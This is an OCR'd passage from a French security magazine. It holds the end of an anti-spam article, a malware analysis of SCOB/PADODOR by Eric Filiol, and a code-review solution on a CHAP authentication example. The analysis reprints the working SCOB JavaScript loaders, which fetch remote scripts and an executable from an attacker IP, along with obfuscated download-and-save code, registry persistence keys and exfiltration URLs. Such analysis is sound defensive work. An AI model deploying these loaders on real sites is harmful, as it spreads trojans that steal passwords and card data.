Par ailleurs, Microsoft a proposé la solution de protection/authentification *Sender ID* pour faciliter l'identification des spammeurs. Celle-ci a été présentée comme standard Internet le 4 août dernier par l'IETF (*Internet Engineering Task Force*). Cette solution intéressante a néanmoins soulevé des controverses en raison des aspects licence (en particulier de la part de la fondation Apache et de Debian).

L'intervention des éditeurs dans la mise en œuvre des protocoles est nécessaire pour la promotion de ces protocoles. Il existe par exemple un projet de protocole P3P qui permettrait aux internautes de s'opposer en ligne à la cession de leurs données à des tiers et d'exiger des sites qu'ils s'engagent à ne pas collecter les mails figurant dans les forums de discussions. Certes, ces protocoles n'ont pas de valeur juridique à proprement parler, mais le fait d'être partagés et respectés par un grand nombre leur donne du « poids ». C'est ainsi qu'ils acquièrent une certaine valeur juridique.

[11] RFC 1855, **http://www.ietf.org/rfc/rfc1855.txt**.

[12] Microsoft et Amazon s'étaient déjà alliés dans l'affaire Gold Disk.

Conclusion

« Alors que l'envoi ne coûte presque rien au publicitaire, il coûte aux individus et aux Fournisseurs d'Accès Internet (FAI) des sommes incommensurables (...) sous la forme de temps perdu, d'argent perdu, d'heures de travail perdues, d'équipement usé ou endommagé, de productivité réduite, et de possibilités de vendre perdues » [13]. Le rétablissement de la confiance des internautes envers sa messagerie électronique est impératif. Pour cela, outre toutes les mesures techniques que l'on peut mettre en place, la collaboration internationale est indispensable (les aspects politiques permettent-ils d'envisager la création d'une entité spécifique au sein de l'ONU ?) ainsi que celle de tous les internautes en règle générale (création d'observatoires du réseau, arbitrage et médiation en ligne par le biais d'un « cybertribunal »...).

Références

- La netiquette : **http://www.ietf.org/rfc/rfc1855.txt**
- Traduction en français : **http://www.sri.ucl.ac.be/SRI/frfc/rfc1855.fr.html**
- *Spam : se plaindre... ou porter plainte ?*, article de Bruno Rasle –
- Pour en savoir plus sur la LCEN ou LEN : article de Murielle Cahen, « *Le Projet LEN* » sur le site **http://www.legamedia.net/dy/articles/article_16048.php**
- Quelques sites intéressants (cette liste n'est pas exhaustive) :
  - **http://www.arobase.org/spam/comprendre-identifier.htm**
  - **http://www.apipl.org/guideantispam.html#arobase**
  - **http://www.euro.cauce.org/fr/index.html**
  - **http://usages.afa-france.com/** (pratiques pour les professionnels)
  - **http://www.journaldunet.com/juridique/juridique030128.shtml**

[13] ***http://www.euro.cauce.org/fr/index.html#problem***, citation de M. Vint Cerf, Senior Vice President, MCI.

SCOB/PADODOR : quand les codes malveillants collaborent

Eric Filiol
Ecole Supérieure et d'Application des Transmissions
Laboratoire de virologie et de cryptologie
efiliol@esat.terre.defense.gouv.fr

SCOB est un code malveillant appartenant à une catégorie peu connue du grand public : celle des téléchargeurs de chevaux de Troie. Apparu en juin 2004, ce code écrit en Javascript utilise une vulnérabilité présente sur certains serveurs Microsoft IIS 5.0 et télécharge un cheval de Troie, PADODOR, dans les machines utilisant une version également vulnérable d'Internet Explorer.

Le binôme `SCOB/PADODOR` représente une évolution inquiétante de la menace provenant des codes malveillants et préfigure une tendance qui risque de se confirmer pour ce type de codes, et notamment les virus et les vers : l'utilisation combinée de plusieurs codes, agissant de manière complémentaire. `SCOB` illustre également avec force que toute sécurisation d'un système informatique passe obligatoirement par la veille technologique et un entretien régulier et constant de ce dernier.

Introduction

L'attaque par le binôme `SCOB/PADODOR` a eu lieu le 24 juin 2004. Elle illustre une tendance qui se confirme nettement ces derniers mois, à savoir l'effort conjugué de deux codes malveillants en vue d'une attaque. Cette approche avait déjà été utilisée en 2002 par le virus Perrun, de manière assez frustre, il est vrai.

Cette attaque est un exemple précurseur, à l'époque, des attaques actuelles, nombreuses, de *phishing* [4]. Ces attaques consistent à manipuler l'utilisateur, via, le plus souvent, ce genre de codes, pour l'inciter à fournir des informations confidentielles, en particulier des mots de passe, des codes de cartes bancaires, les codes PIN correspondants....

Bien que l'attaque `SCOB/PADODOR` soit, somme toute, assez banale techniquement parlant -- elle se contente pour chacun des codes `SCOB` et `PADODOR` de reprendre des approches connues, ce qui en dit long sur la capacité des antivirus à traiter les codes malveillants « inconnus », ces derniers ayant dû être mis à jour -- elle souligne une fois de plus le risque important des vulnérabilités logicielles, puisque, là encore, deux failles ont successivement été utilisées pour réaliser l'attaque.

Le scénario général de l'attaque pourrait sembler, pour chacun des codes pris séparément, assez simple et banal s'il n'utilisait pas un chaînage des codes et l'utilisation cumulée de deux failles :

- Quelques serveurs dans le monde (liste non publiée) ont été compromis le 22 juin 2004 et infectés en utilisant une première faille des serveurs IIS 5.0 de Microsoft (faille PCT-SSL [N1] corrigée par le correctif `MS04-011`). Une page HTML contient un code écrit en Javascript (le code `SCOB`). Selon les premiers rapports, ce code était ajouté en fin de fichiers de type HTML, JPEG ou GIF, mis à disposition par le serveur. L'ajout a été réalisé sans modification d'intégrité mais en utilisant la fonctionnalité des pieds de page de documents (voir note [N2]). Le lecteur consultera [5] pour savoir déterminer si un serveur est corrompu par `SCOB` et comment gérer une éventuelle compromission du serveur IIS.
- Lorsque ce code est exécuté (consultation du fichier auquel il est attaché), si l'utilisateur utilise un client Internet Explorer vulnérable (faille Cross-Zone-Scripting [N3]), le cheval de Troie `PADODOR` est téléchargé à partir d'un site russe. Ce cheval de Troie, de type espion de clavier, cherche et collecte des informations confidentielles (mots de passe, codes de cartes bancaires, code PIN...).

Analyse du code de SCOB

Le code source de `SCOB` a été publié sur le site de K-Otik. L'exploit correspondant a été programmé par Jelmer.

Nous allons analyser ce code en le commentant afin de comprendre comment il fonctionne (seules les parties pertinentes seront données, l'aspect algorithmique étant seul vraiment intéressant).

L'installation proprement dite de SCOB (infection d'un serveur IIS) se fait par l'intermédiaire d'un exécutable nommé `agent.exe`, en trois étapes principales :

→ un fichier `ads.vbs` est installé dans le répertoire courant. C'est un utilitaire d'administration de serveurs IIS (fichier légitime) ;

→ trois fichiers dans le répertoire `%System%\inetsrv\iisXXX.dll` contenant le code javascript de `SCOB` où `XXX` sont trois caractères hexadécimaux (par exemple `iis72C.dll`) ;

[1] Cette faille, de type débordement de tampon, concerne la librairie Microsoft Secure Sockets Layer (SSL). Un défaut de gestion de certains messages PCT (*Private Communication Transport*) permet l'exécution de commandes arbitraires.

[2] Cette fonctionnalité (dénommée Document Footer) permet de lier un document à un autre. La consultation du premier active le second.

[3] Cette faille (corrigée le 30 juillet 2004 seulement avec le correctif MS04-024) permet à un attaquant distant d'exécuter des scripts dans la zone locale de la machine.

→ l'utilitaire `ads.vbs` active le champ `EnableDocFooter` à 1 (fonction pied de page activée) et lie en pied de page l'un des fichiers `dll` aux fichiers de type HTML, JPEG ou GIF. La figure 1 montre la configuration réalisée après l'installation de `SCOB`.

Ce fichier `dll` installe le code javascript de `SCOB` proprement dit à la fin de chaque page ou fichier mis à disposition par le serveur. Quand ces fichiers sont consultés, le code javascript s'active.

Le fichier `installer.htm`

Ce code, présent dans les serveurs IIS 5.0 compromis, redirige l'utilisateur vers le site où se trouve le cheval de Troie à télécharger (en l'occurrence `PADODOR`). L'adresse IP du site est `217.107.218.147`. Il s'exécute après la redirection en passant par un code annexe nommé `md.htm`.

```
<html>
  <body>

  <script language="Javascript">

  function InjectedDuringRedirection(){
  showModalDialog('md.htm',window,"dialogTop:-10000\;dialogLeft:-10000\;
dialogHeight:1\;
  dialogWidth:1\;").location="javascript:\"<SCRiPT SRC=
'http://217.107.218.147/shellscript_loader.js'><\/script>\"";
  }

  </script>

  <script language="javascript">

  setTimeout("myiframe.execScript(InjectedDuringRedirection.
toString())",100);
  setTimeout("myiframe.execScript('InjectedDuringRedirection()') ",101);
  document.write('<IFRAME ID=myiframe NAME=myiframe SRC="redir.jsp"
style=display:none;></IFRAME>');

  </script>

  </body>

  </html>
```

Ce code javascript utilise une fenêtre Windows cachée (invisible frame). Le code de la fonction annexe `md.htm` est donné ci-après. En fait, ce dernier fichier est chargé et son contenu est remplacé par le code du fichier `shellscript_loader.js`:

```
<SCRIPT language="javascript">

window.returnValue = window.dialogArguments;

function CheckStatus(){
try{tempVar=window.dialogArguments.location.href;}catch(e){window.close();}
setTimeout("CheckStatus()",100);
}

CheckStatus();

</SCRIPT>
```

Au final, le script `shellscript_loader.js` est exécuté à partir de l'adresse distante. L'utilité de passer par le fichier `md.htm` n'est pas claire, elle permet cependant -- hypothèse très plausible -- un mécanisme de relais dans le processus d'exécution, ce qui peut contribuer à une plus grande discrétion vis-à-vis des logiciels antivirus (qui n'ont rien vu).

Le script `shellscript_loader.js`

Ce script a pour fonction de lancer un autre script, nommé `shellscript.js`. Son code est le suivant :

```
function getRealShell() {

   myiframe.document.write("<SCRIPT SRC=
'http://217.107.218.147/shellscript.js'><\/SCRIPT>");

   }


   document.write("<IFRAME ID=myiframe SRC='about:blank'
WIDTH=200 HEIGHT=200></IFRAME>");

   setTimeout("getRealShell()",100);
```

Le script shellscript.js

Le rôle de ce script est d'installer le cheval de Troie proprement dit à partir d'un fichier nommé `msits.exe`. Le code correspondant (les chaînes de caractères sous forme hexadécimale ont été rajoutées en commentaires, sous forme ascii pour faciliter la compréhension) est :


```
var szExt = unescape("%2E%65%78%65"); // .exe
     var szM = unescape("%6D");            // m
     var szMMS = szM + szM + "s://";
     var szSTR= unescape("%53%74%72%65%61%6D");  // stream
     var szADO = unescape("%41%44%4F%44%42%2E") + szSTR; // ADODBstream
     var szMS = "Microsoft"; var szWIN = unescape("%57%69%6E%64%6F%77%73");
// Windows
     var szHTTP = szMS + unescape("%2E%58%4D%4C%48%54%54%50"); // .XMLHTTP
     var HTTP = new ActiveXObject(szHTTP); var METHOD =
     unescape("%47%45%54"); //GET
     var xx1=unescape("%4D%65%64%69%61"); var xx2 = // Media
     unescape("%50%6C%61%79%65%72"); // Player
     var MP1=unescape("%43%3A%5C%5C%50%72%6F%67%72%61%6D"); var MP2 = " "
+ xx1 // C:\Program
     + " " + xx2;
     var szPL = "pl";
     var MP = MP1 + " Files\\" + szWIN + MP2 + "\\wm" + szPL +
     unescape("%61%79%65%72") + szExt;
     // C:\Program Files\Winsows Media Player\wmplayer.exe
     var szURL = "http://217.107.218.147/msits.exe";
     var i = 8 - 5;
     var t = 7 - 6; HTTP.Open(METHOD, szURL, i-3); HTTP.Send();
     var ADO = new ActiveXObject(szADO);
     ADO.Mode = i; ADO.Type = t;
     ADO.Open(); ADO.Write(HTTP.responseBody);
     ADO.SaveToFile(MP, i-t); location.href=szMMS;
```

Plus exactement, le script `shellscript.js` ne fonctionne qu'avec des versions vulnérables d'Internet Explorer. L'exécutable `msits.exe` est renommé sous le nom : `C:\Program Files\Winsows Media Player\wmplayer.exe`

Le cheval de Troie PADODOR

Encore connu sous le nom de Qukart, ce cheval de Troie a été identifié le 25 juin 2004, à la suite de l'analyse du code `SCOB`. Une fois installé dans un système, ce code malveillant cherche

Figure 1 *Fonction pied de page activée*



et collecte certaines données personnelles et confidentielles (numéros de cartes bancaires, noms de connexion et mots de passe...).

Le code PADODOR est en fait un exécutable au format PE de 51 712 octets. Il s'agit d'un code polymorphe, protégé par chiffrement. Plus précisément, l'exécutable est formé de deux parties : une partie dédiée au chiffrement/déchiffrement, en clair, et le code chiffré. Outre les fonctions de chiffrement et de déchiffrement, la partie initiale a également pour tâche, lors de l'installation, d'assurer son propre polymorphisme. Autrement dit, le code de cette partie change après chaque installation du cheval de Troie.

PADODOR : l'installation

L'installation suit un schéma assez classique, utilisé et réutilisé par de nombreux autres codes de la même famille. Une fois activé, PADODOR se copie dans le répertoire système de Windows. Le nom du fichier est aléatoirement créé mais se termine systématiquement par 32 (exemple amackg32.exe). C'est l'exécutable principal. Un fichier secondaire de type .dll est copié dans le même répertoire, également sous un nom de fichier aléatoire terminé par 32 (par exemple bnldnl32.dll). Cette dll sert à lancer le fichier principal. La génération de ces deux fichiers se fait donc de sorte à ce que les noms aléatoirement générés correspondent.

Afin que le cheval de Troie soit actif en permanence, deux clefs dans la base de registres sont créées lors de l'installation :

clef 1

```
[HKCR\CLSID\{79FEACFF-FFCE-815E-A900-31629085B738}\InProcServer32]
              @ = "%WinSysDir%\nom_aléatoire.dll"
              "ThreadingModel" = "Apartment"
```

clef 2

```
[HKLM\Software\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad]
                    "Web Event Logger" = "{79FEACFF-FFCE-815E-A900-316290B5B738}"
```

Ces deux clefs (la première doit exister pour que la seconde fonctionne) servent au chargement automatique du fichier dll lors de chaque démarrage du système (via l'explorateur). Le cheval de Troie est alors activé lui-même à chaque fois.

Afin de lutter contre la multiplication des processus PADODOR en mémoire (lutte contre la surinfection de la mémoire), le code utilise un *mutex* (mutual exclusion object) ; voir note [N4]) nommé KingKarton_10.

Enfin, un fichier nommé surf.dat est créé dans le répertoire système de Windows dans lequel les noms de l'ordinateur et de l'utilisateur sont mémorisés à chaque lancement de PADODOR.

PADODOR : la charge finale

Elle a pour principale tâche de rechercher et de collecter des données confidentielles : mots de passe et numéros de cartes bancaires. Là aussi, le schéma est classique (utilisé par de nombreux vers et chevaux de Troie).

Une fois résident, PADODOR cherche en permanence les chaînes de caractères suivantes, dans la fenêtre d'Internet Explorer :

- .paypal.com
- signin.ebay.
- .earthlink.
- .juno.com
- my.juno.com/s/
- webmail.juno.com
- .yahoo.com
- Sign In
- Log In

Lorsqu'un ou plusieurs de ces motifs de caractères sont trouvés, le code cherche à récupérer les logins et mots de passe (les motifs recherchés correspondant à des sites requérant de s'y connecter avec ces données) et les dissimule dans un fichier nommé DNKK.DLL localisé dans le répertoire système de Windows.

Le code ensuite affiche un faux formulaire Web demandant à l'utilisateur de sélectionner un type de carte bancaire, d'entrer son nom, son numéro de carte, la date d'expiration, le pictogramme visuel et le code PIN.

Précisons tout de suite que jamais ces données ne doivent être communiquées à qui que ce soit (le banquier inclus ; ce dernier ne vous les demandera d'ailleurs jamais) (voir figure 2 page suivante).

Toutes ces données sont dissimulées dans un fichier nommé KK32.DLL situé également dans le répertoire système de Windows.

De manière périodique, ce code ensuite change ou recrée les trois clefs suivantes dans la base de registres :

[4] Un mutex permet à plusieurs programmes de partager, non simultanément des ressources. Quand un programme est exécuté, un mutex est créé avec un nom unique grâce à l'API HANDLE __stdcall __imp_CreateMutexA(LPSECURITY_ATTRIBUTES lpMutexAttributes, BOOL bInitialOwner, LPCSTR lpName) de la librairie KERNEL32.DLL.

clef 1

```
[HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\
valeur_de_zone]
                "1601" = valeur
```

clef 2

```
[HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings]
                "GlobalUserOffline" = valeur
```

clef 3

```
[HKU\.DEFAULT\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\
BrowseNewProcess]
                "BrowseNewProcess" = "yes"
```

L'objectif est de permettre de configurer certains paramètres de connexion d'I.E. afin de procéder à l'évasion des données recueillies. Un fichier HTML est ensuite créé, dans lequel sont insérées ces données. Celui-ci est ensuite envoyé à l'un des sites suivants, choisi aléatoirement :


- **http://crutop.nu/index.php**
- **http://crutop.ru/index.php**
- **http://mazafaka.ru/index.php**
- **http://color-bank.ru/index.php**
- **http://asechka.ru/index.php**
- **http://trojan.ru/index.php**
- **http://fuck.ru/index.php**
- **http://goldensand.ru/index.php**
- **http://filesearch.ru/index.php**
- **http://devx.nm.ru/index.php**
- **http://ros-neftbank.ru/index.php**
- **http://lovingod.host.sk/index.php**
- **http://www.redline.ru/index.php**
- **http://cvv.ru/index.php**
- **http://hackers.lv/index.php**
- **http://fethard.biz/index.php**

Le code cherche ensuite dans la réponse de connexion la chaîne de caractères X-okRecv11, signifiant que les données ont bien été reçues. Le fichier HTML est alors effacé et la connexion fermée.

PADODOR cherche également, de manière répétée, à accéder à l'une des pages suivantes, pour y envoyer les données volées, selon une méthode légèrement différente, variante de la première :

- **http://ldark.nm.ru/index.htm,**
- **http://gaz-prom.ru/index.htm**
- **http://promo.ru/index.htm**
- **http://potleaf.chat.ru/index.htm**
- **http://kadet.ru/index.htm**
- **http://cvv.ru/index.htm**
- **http://crutop.nu/index.htm**
- **http://crutop.ru/index.htm**
- **http://mazafaka.ru/index.htm**
- **http://xware.cjb.net/index.htm**
- **http://konfiskat.org/index.htm**
- **http://parex-bank.ru/index.htm**
- **http://kidos-bank.ru/index.htm**

Figure 2 *Formulaire fictif simulé par PADODOR (version traduite de l'anglais)*


Mesures de sécurité

Dans le cadre de notre engagement permament à protéger votre compte et de réduire les cas de fraude sur notre site web, nous procédons à une phase de vérification des comptes de nos clients

Avant de vous enregistrer, confirmez, s.v.p., que vous êtes bien le possesseur du compte

Remplissez, s.v.p., les informations correctes afin de vérifier votre identité

Nom complet
Type de carte et date d'expiration
Votre numéro de carte
Pictogramme visuel (verso de la carte)
Code PIN

Cliquez pour continuer

- **http://kavkaz.ru/index.htm**
- **http://ldark.nm.ru/index.htm**
- **http://fethard.biz/index.htm**

Toutes ces opérations se font de manière transparente pour l'utilisateur en passant par un utilisateur fictif dénommé blind_user. Ainsi, la charge finale de PADODOR réalise une attaque de type phishing classique telle que décrite dans [4].

De manière accessoire, PADODOR ouvre des ports TCP aléatoires permettant l'action d'un intrus distant (émission de commandes).

Conclusion

L'analyse du couple SCOB/PADODOR a permis de décrire un nouveau type d'actions pour les codes malveillants. L'action combinée de deux codes -- le chargeur (SCOB) et la charge (PADODOR) -- permet une action générale plus efficace qu'un simple code. Cette approche et cette évolution de la menace avaient été déjà identifiées avant les toutes premières concrétisations [1][2, chap. 13], dans le cadre des codes auto-reproducteurs. Bien que la menace SCOB/PADODOR ait été très limitée -- contrairement à ce que le battage médiatique a pu laisser penser -- elle illustre une évolution très probable, entre autres possibilités, de la menace informatique : la collaboration de plusieurs codes selon différents modes. Des exemples antérieurs -- notamment avec le virus Perrun -- sont connus. Fort heureusement, les modes de coopération rencontrés sont encore très primitifs, mais l'avenir pourrait voir l'émergence de techniques beaucoup plus évoluées qui ne reposent pas sur des vulnérabilités logicielles.

L'incident PADODOR illustre une nette évolution de la menace virale et assimilée, vers une motivation criminelle et avide. Les dernières attaques de type phishing le confirment [4]. Cela signifie que les cibles préférées de ce genre d'attaques ne seront plus seulement les particuliers, mais également toute entité dépositaire d'un patrimoine négociable :

les entreprises et les administrations. Il y a donc urgence à développer et renforcer la formation et la sensibilisation de ces cibles potentielles. Enfin, n'oublions pas que le bon sens est souvent la meilleure des armes pour lutter contre la charge finale d'un code comme PADODOR. On répétera sans fin qu'il ne faut jamais, à qui que ce soit, communiquer des données concernant sa carte bancaire, et encore moins son code PIN.

L'installation d'accès cachés dans les machines cibles (de type simple comme un cheval de Troie) est également une tendance de plus en plus marquée dans les attaques par codes malveillants, et notamment par les vers. Outre une atteinte possible à la confidentialité des données, à leur intégrité et à la disponibilité générale du système, ces fonctionnalités ajoutées peuvent également, cas malheureusement plus fréquent qu'on pourrait le penser, être utilisées par des tiers pour commettre d'autres actions plus ou moins licites, à partir des postes infectés. Tout utilisateur, qu'il soit un simple particulier, l'employé d'une société ou d'une administration, peut ainsi être incriminé à tort dans un crime ou un délit. Par chance, PADODOR ne concernait que la confidentialité des données.

Enfin, le code malveillant SCOB démontre, encore une fois avec force, la nécessité d'un entretien régulier et constant des systèmes d'exploitation. Toute vulnérabilité doit être corrigée le plus rapidement possible après son identification. De l'administrateur au simple utilisateur, tout le monde est concerné. L'attaque par SCOB montre qu'un important travail de sensibilisation doit encore être fait pour l'un et l'autre.

Références

[1] FILIOL, E., *Applied Cryptanalysis of Cryptosystems and Computer Attacks Through Hidden Ciphertexts Computer Viruses*. Rapport de recherche INRIA 4359, janvier 2002. Disponible sur **http://www-rocq.inria.fr/codes/Eric.Filiol/**

[2] FILIOL, E., *Les virus informatiques : théorie, pratique et applications*, Collection IRIS, Springer Verlag, 2004.

[3] **http://www.k-otik.com**

[4] OLLMANN, G. *The Phishing Guide : Understanding & Preventing Phishing Attacks*, 2004. Disponible sur **http://www.ngsconsulting.com**


[5] **http://support.microsoft.com/?kbid=871277**

Des erreurs dans mon code sécurisé ? ah bon ?! où ça ? /SOLUTION

Junior était relativement fier de son code, cependant dans un sursaut d'intelligence et d'humilité, il décida de le faire relire à quelques connaissances : un collègue développeur, un architecte senior et enfin un cryptologue en herbe (au passage, notons que des relectures minutieuses de code sont généralement très productives : on estime que l'on peut passer de 1 bug toutes les 55 lignes à 1 bug toutes les 10000 lignes [CC++, Reas03]).

Voici les résultats obtenus.

Figure 1 Parcours de la RAM avec WinHex



Ce que le développeur a trouvé

Commençons par les erreurs trouvées par le collègue de Junior :

```
-----Message d'origine-----
De : Modeste Collegue
Envoyé : vendredi 11 juin 2004 16:10
À : Junior
Objet : Ton code est pourri
Salut Junior,
J'ai jeté un rapide coup d'œil à ton code.
Y a tt de même des problèmes. Et notamment, tu
es bien trop confiant. Tu devrais regarder
- la RAM
- la fonction buildMsgAuth de chapclient.c() et
  doCheck() de chapserver.c
- tester tes allocations mémoire
```

Examen de la RAM

Effectivement, tous les mots de passe (`passwd` dans `chapclient.c`, et `gDB` dans `chapserver.c`) sont conservés en mémoire sans être chiffrés. Sous Windows, un attaquant disposant des droits « *debug* » peut les retrouver en parcourant la mémoire avec un outil tel que `WinHex` [WinHex] (voir Figure 1). Ceci est également faisable sous Unix, en utilisant `ptrace` par exemple [MISC14].

On y retrouve sans peine l'identifiant '*pigeon*' et le mot de passe '*secpass*'. Au moins pour la base de données des utilisateurs (gDb), il aurait été judicieux de ne pas mémoriser des mots de passe en clair, mais plutôt des hashés. Bien entendu, coder les mots de passe « en dur » dans le code est également à proscrire. Par exemple, une ligne de code telle que

```
strcpy(gDb[0].passwd,"secpass");
```

serait un trou de sécurité encore plus évident : par examen du binaire (avec la commande '*strings*' par exemple), un attaquant (sans droits particuliers) retrouverait immédiatement le mot de passe 'secpass'.

De plus, même avec un hashé du mot de passe, rien ne sert de le conserver en mémoire. Par exemple, s'il se retrouve dans un *core dump*, un attaquant patient avec un bon dictionnaire saura quoi en faire. Ainsi, une fois que le hashé n'est plus utile, « nettoyer » la mémoire, par exemple avec la fonction `bzero()`.

Integer Overflow

Junior a oublié d'examiner les cas où le client ou le serveur CHAP sont malicieux. Dans le code source de `chapclient.c` (fonction `buildMsgAuth`, lignes 10-15), les lignes suivantes posent problème :

```
len_challenge = strlen(challenge);
todigest = (char*) malloc(len_passwd+len_challenge);
memcpy(todigest,passwd,len_passwd);
memcpy(todigest+len_passwd,challenge,len_challenge);
```

En effet, le code source suppose que le challenge renvoyé par le serveur est une chaîne (par 'chaîne', on entend un buffer de caractères terminés par '\0') – en passant, ceci n'est d'ailleurs pas une très bonne idée. Mais que se passe-t-il si on est connecté à un serveur malicieux (ou buggé) qui n'envoie pas une chaîne ? `strlen(challenge)` peut alors être potentiellement beaucoup plus grand que les 30 caractères prévus. Si `len_passwd + len_challenge` dépasse la taille maximale d'un *integer*, on se trouve alors face à un *integer overflow* [Phra02], et `todigest` peut n'avoir que très peu

Axelle Apvrille

d'espace alloué. Les `memcpy` qui suivent écriront alors dans des zones de mémoire non allouées. Le même problème potentiel se retrouve dans le code source de `chapserver.c` (fonction `doCheck`, lignes 15-20) :

```
len_passwd = strlen(gDb[index].passwd);
```

Cette fois-ci, on suppose que le mot de passe de l'utilisateur sera une chaîne, mais si la base de données des utilisateurs est vérolée, on se trouve confronté à un integer overflow.

Plus de mémoire disponible

Junior a également oublié de tester ses allocations mémoire. Que se passe-t-il s'il n'y a plus d'espace mémoire ? Par exemple, à la ligne 17 de la fonction `doCheck` dans `chapserver.c`, l'allocation du buffer n'est pas testée :

```
todigest = (char*) malloc(len_passwd+len_challenge);
```

Donc, en cas de pénurie, un pointeur retourné sera NULL, et à la première utilisation de `todigest` l'application plantera.

Il s'agit là avant tout d'une erreur de programmation, mais un attaquant peut s'en servir pour faire planter l'application : il remplit l'espace mémoire exprès, et provoque ainsi une erreur du client ou du serveur CHAP. De telles failles ont déjà été exploitées dans d'autres systèmes, voir par exemple [VFS99].

Ce que l'architecte a trouvé

Quant à l'architecte, il appela immédiatement Junior au bout du fil : « Junior ? Oui, j'ai vu ton code. Passe me voir, j'ai trouvé quelques petits points... ».

Pas d'authentification du serveur

On constate en effet que le client s'authentifie auprès du serveur mais pas réciproquement. Ainsi, l'utilisateur n'a aucune garantie de bien dialoguer avec un serveur honnête. Dans certains cas, pour privilégier la simplicité, ceci peut être acceptable.

Cependant, dans la majorité des cas, il faut faire attention aux conséquences : que se passe-t-il si le serveur envoie des paquets complètement erronés ? Aussi, que se passe-t-il si les messages du serveur ne parviennent pas au client ? Si les primitives de communication `sendMsg` et `recvMsg` n'implémentent pas de *timeout*, on risque fort d'attendre à l'infini un défi du serveur...

Trop bavard

Le serveur d'authentification de Junior est trop bavard. En particulier, la fonction `lookupName()` dans `chapserver.c` affichera « utilisateur introuvable » si l'identifiant saisi est inconnu, mais rien du tout (si ce n'est `"Authentification: REFUSE"` dans `doCheck`) si le mot de passe est incorrect. Cette différence donne inutilement trop d'informations à l'attaquant. Il aurait fallu afficher seulement `"Authentification: REFUSE"` dans tous les cas. Ainsi, l'attaquant n'aurait pas pu savoir si l'erreur provenait du mot de passe ou de l'identifiant.

Au passage, nous signalons également que pour une sécurité robuste, il faut également faire attention à la rapidité d'exécution de l'algorithme de validation de l'authentification. Si réaliser qu'on a un mauvais identifiant prend 0,001 seconde à l'algorithme, mais 0,005 s pour un mauvais mot de passe, on est alors sujet à des « *timing attacks* » (voir [MISC6]).

Ce que le cryptologue a trouvé

Pour sa part, le cryptologue remonta aimablement les erreurs suivantes à Junior, avec une petite annotation tout de même « je donne des cours de cryptologie à l'Université, si ça vous intéresse... ».

MD5 n'est pas un MAC

MD5 est une fonction de hashage, mais dans le code source de Junior elle est utilisée avec une clé, en tant que MAC (*Message Authentication Code*). Très exactement, la réponse au défi d'authentification est le calcul :

`MD5(mot de passe || texte), || signifiant la concaténation`

Or, d'une manière générale, il est risqué d'utiliser une fonction de hashage en guise de MAC avec tout simplement la clé en préfixe (voir [HAC, §9.64]).

En effet, il est alors possible sous certaines conditions de calculer un hashé valide sans avoir la clé. Si on considère qu'une fonction de hashage H est constituée d'une fonction de compression f utilisée en boucle alors à l'étape i, le hashé de x est : $h_i=f(h_i-1,x)$)

Donc si l'on connaît `R=H(mot de passe || texte)`, et si `texte'=texte || ajout`, alors on a :

```
R'= H(mot de passe || texte') = H(mot de passe || texte || ajout)
= f(H(mot de passe || texte), ajout) =f(R,ajout).
```

On calcule donc R' à l'aide de R et de « ajout », sans avoir besoin du mot de passe. H est une fonction de hashage valide, mais un très mauvais MAC.

